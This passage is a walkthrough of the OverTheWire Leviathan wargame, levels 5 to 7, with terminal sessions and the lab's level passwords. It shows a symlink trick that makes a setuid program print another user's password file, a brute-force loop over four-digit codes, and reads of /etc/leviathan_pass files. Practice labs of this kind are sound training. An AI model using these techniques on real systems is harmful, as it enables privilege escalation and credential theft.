


And we have got the password for the next level
Password: 0dyxT7F4QD
Now simply logout from the lab

Leviathan 5:

Login the lab using:
sshpass -p 0dyxT7F4QD ssh leviathan5@leviathan.labs.overthewire.org -p 2223

- List the files in the current directory:
- ls
- Confirm the presence of an executable named leviathan5.
- Check file permissions and details:
- ls -la
- Try to run the executable:
- ./leviathan5
- Observe the error: "Cannot find /tmp/file.log".
- Use ltrace to trace the executable:
- ltrace ./leviathan5
- From the trace, understand that the program tries to open /tmp/file.log for reading.
- Create the missing log file and insert a test string:
- touch /tmp/file.log ; echo "hello" > /tmp/file.log
- Re-run the executable:
- ./leviathan5
- Confirm that the file is read and processed successfully.



- Attempt to read /tmp/file.log:
- cat /tmp/file.log
- If the file does not exist, create it and write "hello" into it:
- touch /tmp/file.log ; echo "hello" > /tmp/file.log
- Run the leviathan5 executable again:
- ./leviathan5
- Confirm the program reads and outputs the content of /tmp/file.log.
- Attempt to create a symbolic link from the next level's password file to /tmp/file.log:
- ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
- If the file already exists, remove or overwrite it (not shown in the screenshot but implied).
- After successful linking, run leviathan5 again:

- ./leviathan5
- The program now outputs the password for leviathan6.

```
leviathan5@gibson:~$ cat /tmp/file.log
cat: /tmp/file.log: No such file or directory
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
hello
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ cat /tmp/file.log
hello
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
ln: failed to create symbolic link '/tmp/file.log': File exists
leviathan5@gibson:~$ ls
leviathan5
leviathan5@gibson:~$ ./leviathan5
hello
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HDB88w
leviathan5@gibson:~$
```

Password: szo7HDB88w
Now logout from the leviathan5 lab

Leviathan6:

Login to the leviathan6 using:
sshpass -p szo7HDB88w ssh leviathan6@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p szo7HDB88w ssh leviathan6@leviathan.labs.overthewire.org -p 2223
                         _                _   _
                        | | _____   _(_) __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                            This is an OverTheWire game server.
                    More information on http://www.overthewire.org/wargames


      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
```

List all the files using ls command

```
leviathan6@gibson:~$ ls
leviathan6
leviathan6@gibson:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@gibson:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd484, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
)                                                  = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@gibson:~$
```

Now as you can see there is a file named leviathan6

We need a 4 digit number, I am doing a simple brute force attack

```
leviathan6@gibson:~$ for i in {0000..9999} ;do echo $i;./leviathan6 $i;done;
0000
Wrong
0001
Wrong
0002
```

And we have got the number as: 7123

```
Wrong
7119
Wrong
7120
Wrong
7121
Wrong
7122
Wrong
7123
$ whoami
leviathan7
$
```

```
7123
whoami
leviathan7
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
```

And we have got the password

Password: qEs5Io5yM8

Leviathan 7:

Login to leviathan 7 using:

sshpass -p qEs5Io5yM8 ssh leviathan7@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p qEs5Io5yM8 ssh leviathan7@leviathan.labs.overthewire.org -p 2223
                 _                     _                 _   _
                | | _____   _(_) __ _| |_| |__   __ _ _ _ __
                | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                |  __/\ V /| | (_| | |_| | | | (_| | | | |
                |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames


      ,____..              ____,           .___.
     /   /  \          ,'/   .`|         /. ./|
    /   .     :       ,`   .'  :     .__'.  ' ;
   .   /   ;.  \    ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .__'.    \  ' .
  ;   |  ; \ ; | |    :     | /___/ \ |   ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `____'  |  | \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :   '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

leviathan7@gibson:~$ ls
CONGRATULATIONS
leviathan7@gibson:~$ ls -a
.  ..  .bash_logout  .bashrc  CONGRATULATIONS  .profile
leviathan7@gibson:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@gibson:~$
```

And we have completed all the levels